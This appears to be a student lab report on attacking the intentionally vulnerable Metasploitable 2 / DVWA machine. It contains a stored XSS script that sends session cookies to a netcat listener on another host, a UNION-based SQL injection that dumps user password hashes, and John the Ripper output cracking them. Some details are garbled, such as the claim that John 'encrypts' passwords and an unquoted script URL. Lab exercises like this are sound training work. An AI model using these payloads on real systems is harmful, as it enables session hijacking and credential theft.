Main Project:

-Run an XSS stored vulnerability
-Run SQL injection (blind)

Target Metasploitable 2 with IP: 192.168.50.101

XSS stored vulnerability

The target in this vulnerability is to take a session cookie of the user that logs in with a simple script:


<script>
image = new Image();
image.src = http://192.168.50.100/?c=document.cookie;
</script>

We can use a session cookie to log without knowing a specified user e password.

We must use the tool on Kali named *netcat* to listen the communication on port 80 of the target.

To start netcat we used this command:

nc -kvlp 80




SQL injection (blind)

To encrypt the passwords on database we use a tool named ‘John The Ripper’ that is most used to crack password

Then we use a script to take control on DVWA of the users and passwords:

‘OR ‘a’=’a’ UNION SELECT user, password FROM users -- –



And after we use the tool John The Ripper to crack passwords


kali@kali: ~
File Actions Edit View Help
Use --help to list all available options.
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ john --format=RAW-MD5 /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4 x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (admin)
password (smithy)
abc123 (gordonb)
letmein (pablo)
Proceeding with incremental:ASCII
charley (1337)
5g 0:00:00:00 DONE 3/3 (2024-02-28 09:09) 26.31g/s 958226p/s 958226c/s 1044KC/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
(kali㉿kali)-[~]
$